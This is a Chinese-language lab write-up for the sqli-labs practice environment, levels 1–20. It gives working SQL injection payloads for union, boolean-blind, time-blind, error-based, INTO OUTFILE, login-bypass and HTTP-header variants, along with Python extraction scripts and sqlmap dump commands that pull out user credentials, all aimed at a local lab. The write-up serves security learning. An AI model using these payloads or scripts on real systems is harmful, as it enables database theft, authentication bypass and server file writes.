

SQL注入主要危害
- 非法读取数据:拖库盗取用户隐私、业务核心数据,引发信息泄露与黑产倒卖
- 非法篡改销毁数据:修改业务数据、清空数据表,造成业务故障、数据永久丢失
- 绕过身份验证:跳过登录校验,直接获得管理员后台权限
- 入侵服务器主机:高权限数据库账号可读写服务器文件、执行系统命令,植入木马控制服务器
- 内网横向渗透:以数据库服务器为跳板,攻击内网其他设备
Get注入
Less 1-4 联合查询注入
单引号字符型注入、整型注入、单引号 + 括号注入、双引号+括号注入

-
先判断有没有注入点,试着给 id 后面加一个单引号
':http://localhost/sqli-labs/Less-1/?id=1' -
观察页面有没有返回报错,如果返回:
'1'' LIMIT 0,1,说明后端 SQL 很可能类似:SELECT ... FROM ... WHERE id='$id' LIMIT 0,1,也就是说我们的输入被放在了单引号里,where id='1'',所以报错。

尝试闭合SQL,http://localhost/sqli-labs/Less-1/?id=1' --+,--+ 用来注释掉后面多余的单引号,如果页面恢复正常,说明SQL成功闭合。
如果返回的报错是:'LIMIT 0,1,说明后端 SQL 很可能类似:SELECT ... FROM ... WHERE id=$id LIMIT 0,1,where id=1'报错,属于整形注入。

直接http://localhost/sqli-labs/Less-2/?id=1 --+先注释掉后面的LIMIT 0,1。
如果返回的报错是'1'') LIMIT 0,1,说明是后端SQL是单引号 + 括号闭合,类似SELECT ... FROM ... where id=('$id') LIMIT 0,1,where id=('1'') LIMIT 0,1报错,所以要把单引号 + 右括号 一起闭合掉:1') --+。

输入http://localhost/sqli-labs/Less-3/?id=1') --+,页面恢复正常。
如果没有返回报错,这通常意味着后台不是用单引号包的输入,而是用双引号 + 括号闭合,像:SELECT ... FROM ... where id=("1") LIMIT 0,1,所以where id=("1'") LIMIT 0,1不会报错。

所以,这里要用双引号测试,http://localhost/sqli-labs/Less-4/?id=1",如果返回报错 "1"") LIMIT 0,1,证明确实是")这种闭合方式。

输入http://localhost/sqli-labs/Less-4/?id=1") --+闭合就可以了。
- 上面这些对注入点的测试都是为了第三步的联合查询注入做铺垫。首先通过 order by 判断列数:
http://localhost/sqli-labs/Less-1/?id=1' order by 1 --+http://localhost/sqli-labs/Less-1/?id=1' order by 2 --+http://localhost/sqli-labs/Less-1/?id=1' order by 3 --+http://localhost/sqli-labs/Less-1/?id=1' order by 4 --+发现直到 order by 4 报错,说明这个后台SQL的查询结果有 3 列。后面要用 union select,它要求左右两边列数一样,所以现在先数这个后台SQL查了几列。


然后是找回显位,http://localhost/sqli-labs/Less-1/?id=-1' union select 1,2,3 --+ ps:(联合查询必须使union前面的语句查询不到数据库的数据比如说id=999或id=-1))。如下图说明:
第 2 列会显示在 Login name 位置第 3 列会显示在 Password 位置第 1 列不显示
然后就可以把显示出来的位置换成数据库信息,拿到数据库名、 MySQL 版本或者用户等。比如:
http://localhost/sqli-labs/Less-1/?id=-1' union select 1,database(),version() --+

也可以http://localhost/sqli-labs/Less-2/?id=-1' union select 1,database(),user() --+

现在就跑通了关键链路。下一步可以查这个数据库里有哪些表。
http://localhost/sqli-labs/Less-1/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() --+
information_schema MySQL 自带的数据库information_schema.table 其中一张表,记录所有表名table_schema=database() 只看当前数据库 security 里的表group_concat(table_name) 把多个表名合成一行显示出来
然后从 users 表里继续往下挖:先查字段名,再查字段里的数据。
http://localhost/sqli-labs/Less-1/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database() and table_name='users' --+
information_schema.columns 是 MySQL 自带的字段清单表,记录每张表有哪些字段。

爆数据:http://localhost/sqli-labs/Less-1/?id=-1' union select 1,group_concat(username),group_concat(password) from users --+

完整利用链:
先看怎么闭合→再 order by 数列→再 union select 找回显位→再 information_schema 查表和字段→最后 from 目标表查数据Less 5
布尔盲注
在sql注入中,往往会用到截取字符串的问题,例如不回显的情况下进行的注入,也成为盲注,这种情况下往往需要一个一个字符的去猜解,过程中需要用到截取字符串。下面主要列举三个函数和该函数注入过程中的一些用例。Ps:此处用 mysql 进行说明。
三大法宝:mid(),substr(),left()
mid () 函数
此函数为截取字符串一部分。MID (column_name,start,length)
| 参数 | 描述 |
|---|---|
| column_name | 必需。要提取字符的字段。 |
| start | 必需。规定开始位置(起始值是 1)。 |
| length | 可选。要返回的字符数。如果省略,则 MID () 函数返回剩余文本。 |
Eg: str=“123456” mid (str,2,1) 结果为 2
Sql 用例:
(1) MID (DATABASE (),1,1)>'a', 查看数据库名第一位,MID (DATABASE (),2,1) 查看数据库名第二位,依次查看各位字符。
(2) MID ((SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE T table_schema=0xxxxxxx LIMIT 0,1),1,1)>'a' 。column_name 参数可嵌套子查询语句,用于布尔盲注。
substr () 函数
Substr () 和 substring () 函数实现的功能是一样的,均为截取字符串。
string substring (string, start, length)
string substr (string, start, length)
参数描述同 mid () 函数,第一个参数为要处理的字符串,start 为开始位置,length 为截取的长度。
Sql 用例:
(1) substr (DATABASE (),1,1)>'a', 查看数据库名第一位,substr (DATABASE (),2,1) 查看数据库名第二位,依次查看各位字符。
(2) substr ((SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE T table_schema=0xxxxxxx LIMIT 0,1),1,1)>'a' 。此处 string 参数可以为 sql 语句,可自行构造 sql 语句进行注入。
Left () 函数
Left () 得到字符串左部指定个数的字符
Left (string, n) string 为要截取的字符串,n 为长度。
Sql 用例:
(1) left (database (),1)>'a’, 查看数据库名第一位,left (database (),2)>'ab', 查看数据库名前二位。
(2) 同样的 string 可以为自行构造的 sql 语句。
- 通过前面的套路可以知道这层依旧是单引号字符型闭合,后台SQL的查询结果也是 3 列,但是它没有回显位。所以这题只能用盲注。


- 输入
?id=1' and mid(version(),1,1)=5 --+,回显了you are in......说明版本猜测对!

继续猜一下数据库长度,一直到?id=1' and length(database())=8 --+才正确回显 you are in......,说明数据库名长度为8。

写个脚本猜数据库名,从第一位猜到第八位:
import requests
url = "http://localhost/sqli-labs/Less-5/"chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-$"result = ""
for pos in range(1, 9): for ch in chars: payload = f"1' and mid(database(),{pos},1)='{ch}' #" r = requests.get(url, params={"id": payload})
if "You are in" in r.text: result += ch print(result) break
print("database:", result)得到数据库名:security

-
现在开始找表名。还是先确定长度,再逐位进行猜。
import requestsurl = "http://localhost/sqli-labs/Less-5/"chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_,-$:@.!{}"target = "(select group_concat(table_name) from information_schema.tables where table_schema='security')"length = 0for i in range(1, 100):payload = f"1' and length({target})={i} #"r = requests.get(url, params={"id": payload})if "You are in" in r.text:length = iprint("length:", length)breakif length == 0:print("没找到长度,检查判断关键词或注释符")exit()result = ""for pos in range(1, length + 1):found = Falsefor ch in chars:payload = f"1' and mid({target},{pos},1)='{ch}' #"r = requests.get(url, params={"id": payload})if "You are in" in r.text:result += chprint(result)found = Truebreakif not found:print(f"第 {pos} 位没猜到,可能字符集不够")breakprint("tables:", result)逻辑是:1. length(...) 从 1 到 99 试2. 找到长度后保存到 length3. pos 从 1 到 length 逐位猜字符4. 拼出完整表名字符串
现在可以从 users 表里继续往下挖字段名和字段里的数据了。脚本几乎是一样的,换target就行了
target = "(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users')"
target = "(select group_concat(username,0x3a,password) from users)"这里,0x3a = : 然后range改大一点,因为group_concat(username:password)比较长,99可能命中不了长度,for i in range(1, 500):


完整利用链:
1. 判断注入点2. 确认页面存在真假差异3. length(database()) 猜数据库名长度4. mid(database(),pos,1) 猜数据库名5. 查 information_schema.tables 猜表名6. 查 information_schema.columns 猜字段名7. 查 users 表里的 username/password报错盲注
updatexml()函数
updatexml(xml_doc, xpath_expr, new_val) 在 XML 文档中,用 new_val 替换 xpath_expr 匹配到的节点内容,返回修改后的完整 XML 字符串。
| 参数 | 描述 |
|---|---|
| xml_doc | 原始 XML 格式字符串 |
| xpath_expr | XPath 路径表达式(核心注入点) |
| new_val | 替换匹配节点的新内容 |
SQL用例:
-- 原始xml:<a>123</a>SELECT UPDATEXML('<a>123</a>','//a','666');-- 输出:<a>666</a>报错注入核心原理:利用MySQL的特性,如果第二个参数 XPath 语法非法,会抛出报错,并把非法 XPath 里的内容原样输出到错误信息中。所以常见思路是:构造非法 XPath 符号。~、@、#、$ 等符号不属于合法 XPath 语法,放在路径里直接触发报错。
常用 payload 骨架:
and updatexml(1,concat('~',(单行单列查询),'~'),1)concat('~',(单行单列查询),'~'):拼接非法字符 + 查询结果,强制 XPath 语法错误- 第一个、第三个参数随便填合法值(1、‘a’ 都行)
常见限制与解决办法:
-
报错输出长度有限制(最多 32 位左右)
超过长度只会显示前半段,解决:
mid分段读取-- 从第1位截取30字符updatexml(1,concat('~',mid((select password from admin),1,30)),1)-- 从31位截取30字符updatexml(1,concat('~',mid((select password from admin),31,30)),1) -
不能直接查询多条数据,需
limit m,n逐条遍历 -
特殊字符过滤(如空格)
绕过空格:
/**/、%09、()updatexml(1,concat('~',(select/**/table_name/**/from/**/information_schema.tables)),1) -
过滤
select堆叠查询、大小写变形、编码绕过等通用注入绕过手段。
-
通过前面的套路可以知道这层依旧是单引号字符型闭合,后台SQL的查询结果也是 3 列,但是它没有回显位。所以这题只能用盲注。这次用报错盲注做一下。
-
拼接
?id=1' and updatexml(1,concat('~',(select database()),'~'),1) --+,页面报错,得到数据库名security
-
查表:
http://localhost/sqli-labs/Less-5/?id=1' and updatexml(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema=database()),'~'),1) --+
-
查字段:
http://localhost/sqli-labs/Less-5/?id=1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),'~'),1) --+

- 查用户密码:
http://localhost/sqli-labs/Less-5/?id=1' and updatexml(1,concat('~',(select group_concat(username,':',password) from users),'~'),1) --+
如果报错:Subquery returns more than 1 row 说明你的子查询返回了多行,需要用:group_concat(...)或者:limit 0,1
如果结果太长显示不全,就分段:
?id=1' and updatexml(1,concat('~',mid((select group_concat(username,':',password) from users),1,30),'~'),1) --+
?id=1' and updatexml(1,concat('~',mid((select group_concat(username,':',password) from users),31,30),'~'),1) --+
?id=1' and updatexml(1,concat('~',mid((select group_concat(username,':',password) from users),61,30),'~'),1) --+
Less 6 sqlmap一把梭
双引号报错,--+注释后就恢复了,所以是双引号闭合

手法还是和Less5一样,所以这里试下sqlmap一把梭。
查看当前数据库:
python sqlmap.py -u "http://localhost/sqli-labs/Less-6/?id=1" --batch --current-db
查表:
python sqlmap.py -u "http://localhost/sqli-labs/Less-6/?id=1" --batch -D security --tables
查 users 表字段:
python sqlmap.py -u "http://localhost/sqli-labs/Less-6/?id=1" --batch -D security -T users --columns
爆users表数据:
python sqlmap.py -u "http://localhost/sqli-labs/Less-6/?id=1" --batch -D security -T users --dump
Less 7 outflie
开始做题前,先了解一下什么是into outflie命令
INTO OUTFILE 命令是用于将查询结果写入到一个文件中的 MySQL 查询语句。它可以将查询结果保存为文本文件,供进一步处理或导出使用。
以下是 INTO OUTFILE 命令的基本语法:
SELECT column1, column2, ...INTO OUTFILE 'filename'FROM table_nameWHERE condition;- column1, column2, … :要选择的列。
- ‘filename’ :指定要输出的文件路径和名称。注意,MySQL 服务器必须有写入该文件的权限,并且必须是绝对路径。
- table_name :要查询的数据库表名。
- WHERE condition :可选,用于筛选查询结果的条件。
-
首先判断注入类型。单引号报错:

注释后仍然报错:

双引号正常:

1 = 2 后还是显示正常,说明不是单纯的单双引号闭合

常用的闭合符号
SQL语句原代码 闭合代码 ’$id’ id=1’—+ $id id=1—+ “$id” id=1”—+ (‘$id’) id=1’) —+ (“$id”) id=1”) —+ ((‘id’)) id=1’)) —+ ?id=1’)) and 1 = 1 —+ 回显正常,所以还是有注入点的。

order by 找一下列,order by 4报错,说明数据库查询返回的依旧是3列

-
这个题依旧是没有回显位置的。其实这个题也是可以像前面一样利用盲注去做的,但是这个题的名字叫
Dump into Outfile,那我们这里就用into outflie来做。先写一个普通文本文件测试:http://localhost/sqli-labs/Less-7/?id=-1')) union select 1,2,3 into outfile 'D:/Application/PhpStudy/phpstudy_pro/WWW/sqli-labs/test.txt' --+然后访问:
http://localhost/sqli-labs/test.txt。可以看到outfile成功了。
查库名:
http://localhost/sqli-labs/Less-7/?id=-1')) union select 1,2,database() into outfile 'D:/Application/PhpStudy/phpstudy_pro/WWW/sqli-labs/database.txt' --+
查表名:
http://localhost/sqli-labs/Less-7/?id=-1')) union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() into outfile 'D:/Application/PhpStudy/phpstudy_pro/WWW/sqli-labs/table.txt' --+
查列名:
http://localhost/sqli-labs/Less-7/?id=-1')) union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database() into outfile 'D:/Application/PhpStudy/phpstudy_pro/WWW/sqli-labs/c.txt' --+
查数据:
http://localhost/sqli-labs/Less-7/?id=-1')) union select 1,group_concat(username),group_concat(password) from users into outfile 'D:/Application/PhpStudy/phpstudy_pro/WWW/sqli-labs/data.txt' --+
Less 8 布尔盲注
-
?id=1’ 无返回值。?id=1’ —+ 返回正常
You are in...........,说明是单引号闭合。 -
尝试布尔盲注:
?id=1' and mid(version(),1,1)=5 --+,正常返回,而?id=1' and mid(version(),1,1)=4 --+,无返回值。 -
那直接写脚本,和Less 5的一样的。
import requestsurl = "http://localhost/sqli-labs/Less-5/"chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_,-$:@.!{}"target = "database()"length = 0for i in range(1, 100):payload = f"1' and length({target})={i} #"r = requests.get(url, params={"id": payload})if "You are in" in r.text:length = iprint("length:", length)breakif length == 0:print("没找到长度,检查判断关键词或注释符")exit()result = ""for pos in range(1, length + 1):found = Falsefor ch in chars:payload = f"1' and mid({target},{pos},1)='{ch}' #"r = requests.get(url, params={"id": payload})if "You are in" in r.text:result += chprint(result)found = Truebreakif not found:print(f"第 {pos} 位没猜到,可能字符集不够")breakprint("tables:", result)逻辑是:1. length(...) 从 1 到 99 试2. 找到长度后保存到 length3. pos 从 1 到 length 逐位猜字符4. 拼出完整表名字符串
后面就是和原来一样替换target,查表,查列,查数据就可以了。
target = "(select group_concat(table_name) from information_schema.tables where table_schema=database())"target = "(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')"target = "(select group_concat(username,0x3a,password) from users)"
Less 9 时间盲注
if()函数
IF(expr,true_val,false_val) expr成立,返回true_val;不成立,返回false_val。
-
这一关无论输入什么参数,页面只有一种响应结果:
you are in.....。无回显位置,不适合联合注入;无报错信息,不适合报错注入;查询的正确与否不会影响页面的响应(只有一种响应),不适合布尔盲注。综上所述,考虑使用时间盲注。
-
手工测试是否存在时间盲注:
?id=1' and if(1,sleep(5), 3) --+,发现网页确实延迟了五秒刷新,所以存在时间盲注,且是单引号闭合。
-
写脚本,思路和布尔盲注的差不多,主要多了个
is_true函数来判断时间延迟。import timeimport requestsurl = "http://localhost/sqli-labs/Less-8/"chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_,-$:@.!{}"target = "database()"# if中的expr为真时执行 sleep(2),用来制造“慢响应”delay = 2# Python 检测到响应超过 1.5 秒,就认为这次是“慢响应”threshold = 1.5def is_true(condition):payload = f"1' and if({condition},sleep({delay}),0) #"start = time.time()requests.get(url, params={"id": payload})used = time.time() - startreturn used > thresholdlength = 0for i in range(1, 100):if is_true(f"length({target})={i}"):length = iprint("length:", length)breakif length == 0:print("没找到长度,可能 threshold 太高/太低,或 payload 没执行成功")exit()result = ""for pos in range(1, length + 1):found = Falsefor ch in chars:condition = f"mid({target},{pos},1)='{ch}'"if is_true(condition):result += chprint(result)found = Truebreakif not found:print(f"第 {pos} 位没猜到,可能字符集不够")breakprint("result:", result)逻辑:1. 构造 if(条件,sleep(2),0)2. 发请求3. 统计响应时间4. 超过 1.5 秒就认为条件为真5. 先猜长度6. 再逐位猜字符7. 拼出最终结果布尔盲注:看页面有没有 You are in时间盲注:看响应有没有变慢
后面就是和原来一样替换target,查表,查列,查数据就可以了。
target = "(select group_concat(table_name) from information_schema.tables where table_schema=database())"target = "(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')"target = "(select group_concat(username,0x3a,password) from users)"
Less 10 sqlmap一把梭
-
Less 10也是无回显位置,查询的正确与否不会影响页面的响应,也没有报错信息,所以还是时间盲注。?
id=1" and if(1,sleep(5), 3) --+会使网页五秒后刷新,所以是双引号闭合的。
-
这里再用下sqlmap:
python sqlmap.py -u "http://localhost/sqli-labs/Less-10/?id=1" --batch --level 2。确实存在时间盲注,sqlmap还测试出了布尔的,我手工是没找出来。
-
查看当前数据库:
python sqlmap.py -u "http://localhost/sqli-labs/Less-10/?id=1" --batch --current-db
查表:
python sqlmap.py -u "http://localhost/sqli-labs/Less-10/?id=1" --batch -D security --tables
查
users表字段:python sqlmap.py -u "http://localhost/sqli-labs/Less-10/?id=1" --batch -D security -T users --columns
爆
users表数据:python sqlmap.py -u "http://localhost/sqli-labs/Less-10/?id=1" --batch -D security -T users --dump
Post注入
Less 11 万能密码-联合查询注入
Less-11 开始从 GET 参数注入 换成了 POST 表单注入。
万能密码:' or '1' = '1' # 原理就是用 OR true 绕过密码判断
-
开局一个登录框。它的 SQL 大概率类似:
select username,password from users where username='$uname' and password='$passwd' limit 0,1。所以注入点可能在 username,也可能在 password。
-
试下万能密码。
username输入:' or '1' = '1' #;password随便填,反正都被注释了。登录成功,说明username存在字符型注入。
-
判断列数然后找回显位。username 依次填:
' or '1'='1' order by 1 #、' or '1'='1' order by 2 #、' or '1'='1' order by 3 #,直到order by 3的时候报错,说明后台sql查询返回的结果为两列。
username 填:
' and 1=2 union select 1,2 --+(用and 1=2是让前面的正常查询查不到数据,只显示我们 union 出来的1,2,和前面get的时候传id=-1一个道理)。页面显示1、2,说明username和password两个位置都能回显。
-
那就和前面一样了。查数据库名、查表名、查列明、查数据。
' and 1=2 union select database(),version() #' and 1=2 union select group_concat(table_name),2 from information_schema.tables where table_schema=database() #' and 1=2 union select group_concat(column_name),2 from information_schema.columns where table_schema=database() and table_name='users' #' and 1=2 union select group_concat(username,0x3a,password),2 from users #
Less 12
万能密码-联合查询注入
-
基本和Less11一样,只不过试了一下,发现这个是双引号+括号闭合的。万能密码为:
") or '1' = '1' #。
-
后面就和Less 11一样去判断列数找回显位。然后去查数据库名、查表名、查列明、查数据了。
sqlmap一把梭
python sqlmap.py -u "http://localhost/sqli-labs/Less-12/" --data "uname=admin&passwd=123&submit=Submit" --batch
python sqlmap.py -u "http://localhost/sqli-labs/Less-12/" --data "uname=admin&passwd=123&submit=Submit" -p uname --batch --current-db
python sqlmap.py -u "http://localhost/sqli-labs/Less-12/" --data "uname=admin&passwd=123&submit=Submit" -p uname --batch -D security --tables
python sqlmap.py -u "http://localhost/sqli-labs/Less-12/" --data "uname=admin&passwd=123&submit=Submit" -p uname --batch -D security -T users --columns
python sqlmap.py -u "http://localhost/sqli-labs/Less-12/" --data "uname=admin&passwd=123&submit=Submit" -p uname --batch -D security -T users --dump
Less 13 布尔盲注
- 经测试发现是单引号+括号闭合,但闭合成功后发现这关没有任何回显,所以联合查询注入就用不了了。
 查询是否正确会影响页面显示,所以这关可以用布尔盲注。

-
写脚本。思路和get的是一样的。只是这一层不返回“You are in…”,看前端源码可以发现正确返回时返回
flag.jpg
而错误返回时返回的是
slap.jpg import requestsurl = "http://localhost/sqli-labs/Less-13/"chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_,-$:@.!{}"target = "database()"def check(condition):payload = f"') or {condition} #"r = requests.post(url,data={"uname": payload,"passwd": "123","submit": "Submit",},)return "flag.jpg" in r.textlength = 0for i in range(1, 100):if check(f"length({target})={i}"):length = iprint("length:", length)breakif length == 0:print("没找到长度,检查闭合方式或真假判断关键词")exit()result = ""for pos in range(1, length + 1):found = Falsefor ch in chars:if check(f"mid({target},{pos},1)='{ch}'"):result += chprint(result)found = Truebreakif not found:print(f"第 {pos} 位没猜到,可能字符集不够")breakprint("result:", result)
后面就是和原来一样替换target,查表,查列,查数据就可以了。
target = "(select group_concat(table_name) from information_schema.tables where table_schema=database())"target = "(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')"target = "(select group_concat(username,0x3a,password) from users)"
Less 14 布尔盲注
-
这关是双引号闭合,也是没有任何回显,并且查询是否正确会影响页面显示。所以这关还是布尔盲注。

-
还是这个脚本,小改一些地方就行了。
import requestsurl = "http://localhost/sqli-labs/Less-14/"chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_,-$:@.!{}"target = "database()"def check(condition):payload = f"\" or {condition} #"r = requests.post(url,data={"uname": payload,"passwd": "123","submit": "Submit",},)return "flag.jpg" in r.textlength = 0for i in range(1, 100):if check(f"length({target})={i}"):length = iprint("length:", length)breakif length == 0:print("没找到长度,检查闭合方式或真假判断关键词")exit()result = ""for pos in range(1, length + 1):found = Falsefor ch in chars:if check(f"mid({target},{pos},1)='{ch}'"):result += chprint(result)found = Truebreakif not found:print(f"第 {pos} 位没猜到,可能字符集不够")breakprint("result:", result)
后面依旧是查表,查列,查数据。
Less 15 布尔盲注
- 经测试发现是单引号闭合,也是没有任何回显,并且查询是否正确会影响页面显示。所以这关依旧布尔盲注。

- 和Less13 Less14手法一模一样。
Less 16 时间盲注
这个题也是可以用布尔盲注来做,但是这里练下时间盲注。
-
这关是双引号+括号闭合。

-
写脚本,和前面get的差不多,小改一下:
import timeimport requestsurl = "http://localhost/sqli-labs/Less-16/"chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_,-$:@.!{}"target = "database()"# if 中的条件为真时执行 sleep(2),制造“慢响应”delay = 2# Python 检测到响应超过 1.5 秒,就认为触发了 sleepthreshold = 1.5def is_true(condition):payload = f'") or if({condition},sleep({delay}),0) #'start = time.time()requests.post(url,data={"uname": payload,"passwd": "123","submit": "Submit",},)used = time.time() - startreturn used > thresholdlength = 0for i in range(1, 100):if is_true(f"length({target})={i}"):length = iprint("length:", length)breakif length == 0:print("没找到长度,可能 threshold 太高/太低,或 payload 没执行成功")exit()result = ""for pos in range(1, length + 1):found = Falsefor ch in chars:condition = f"mid({target},{pos},1)='{ch}'"if is_true(condition):result += chprint(result)found = Truebreakif not found:print(f"第 {pos} 位没猜到,可能字符集不够")breakprint("result:", result)
后面就是和原来一样替换target,查表,查列,查数据就可以了。
target = "(select group_concat(table_name) from information_schema.tables where table_schema=database())"target = "(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')"target = "(select group_concat(username,0x3a,password) from users)"Less 17 报错盲注
-
这个题是一个修改密码的页面。和前面登录界面的逻辑不同,它的逻辑大概是先检查这个 username 是否存在,如果存在,再 update 这个用户的 password。也就是:
select username from users where username='$uname'update users set password='$passwd' where username='$uname'。
尝试了一下绕过username,确实不行。说明前面的分析正确,确实是需要一个正确的user name,在password点进行注入。

-
试了一下,admin,Dump都不行,因为源码中check_input函数会处理username,但数字0反倒可以绕进去。
进行报错注入:
查数据库
username: 0new password: 1' and updatexml(1,concat('~',database(),'~'),1) #
查表
username: 0new password: 1' and updatexml(1,concat('~',(select group_concat(table_name) from information_schema.tables where table_schema=database()),'~'),1) #
查字段:
username: 0new password: 1' and updatexml(1,concat('~',(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),'~'),1) #
查数据:
username: 0new password: 1' and updatexml(1,concat('~',(select group_concat(username,0x3a,password) from (select username,password from users) as a),'~'),1) #
数据太长了,需要分段:
1' and updatexml(1,concat('~',mid((select group_concat(username,0x3a,password) from (select username,password from users) as a),1,30),'~'),1) #1' and updatexml(1,concat('~',mid((select group_concat(username,0x3a,password) from (select username,password from users) as a),31,30),'~'),1) #直到拿到完整数据。
Less 18 请求头UA注入-报错注入
-
这一关发现页面存在一个address地址,这时可以猜想,是否存在http请求头注入。

首先看一下源代码,发现存在一个
insert语句:这里是没有对这个address与uagent参数进行过滤的。仅仅是check_input了uname与passwd。也就是可以对 uagent 与页面回显的 address 参数进行注入尝试。
-
尝试对 user-agent 进行注入。它的后台 sql 如下:
INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)所以,要把它改成类似:
User-Agent: 1' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1,这样拼进sql后,就会变成:values('1' and updatexml(...) and '1'='1', '127.0.0.1', 'xxx'),从而实现报错注入。查数据库名:
curl.exe -X POST "http://localhost/sqli-labs/Less-18/" -H "User-Agent: 1' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1" -d "uname=0&passwd=0&submit=Submit"
查表名:
curl.exe -X POST "http://localhost/sqli-labs/Less-18/" -H "User-Agent: 1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1) and '1'='1" -d "uname=0&passwd=0&submit=Submit"
查字段名:
curl.exe -X POST "http://localhost/sqli-labs/Less-18/" -H "User-Agent: 1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e),1) and '1'='1" -d "uname=0&passwd=0&submit=Submit"
查账号密码:
curl.exe -X POST "http://localhost/sqli-labs/Less-18/" -H "User-Agent: 1' and updatexml(1,concat(0x7e,mid((select group_concat(username,0x3a,password) from users),1,30),0x7e),1) and '1'='1" -d "uname=0&passwd=0&submit=Submit"
后面不断修改分段,拿到全部的账号密码。
用python脚本更方便:
import requestsurl = "http://localhost/sqli-labs/Less-18/"headers = {"User-Agent": "1' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1"}data = {"uname": "0","passwd": "0","submit": "Submit"}r = requests.post(url, headers=headers, data=data)print(r.text)每次替换headers就行了。
Less 19 请求头Referer注入-报错注入
-
这一关还是请求头注入,看一下源代码。uname和passwd会进行check_input检测。登录成功则会对 referer 与 ip_address 插入。

-
因此可以对 referers 进行注入尝试。
import requestsurl = "http://localhost/sqli-labs/Less-19/"headers = {"Referer": "1' and updatexml(1,concat(0x7e,database(),0x7e),1) and '1'='1"}data = {"uname": "0","passwd": "0","submit": "Submit"}r = requests.post(url, headers=headers, data=data)print(r.text)
后面修改headers就行了:
headers = {"Referer": "1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1) and '1'='1"}headers = {"Referer": "1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),0x7e),1) and '1'='1"}headers = {"Referer": "1' and updatexml(1,concat(0x7e,mid((select group_concat(username,0x3a,password) from users),1,30),0x7e),1) and '1'='1"}
Less 20 请求头Cookie注入-报错注入
-
打到这里,我现在基本会先去看一下源码了。能得到不少信息,省的自己再慢慢试。
可以看到对于
cookie没有进行过滤,并且第二次会拿出cookie调用sql语句,这里就达成了注入的条件。 登录成功之后会设置里面的cookie 当二次刷新的时候 这时候会重新从里面取值,并且这次取值没有经过过滤。这直接就是注入点 :Cookie: uname=payload。
-
还是使用updatexml的函数进行报错。
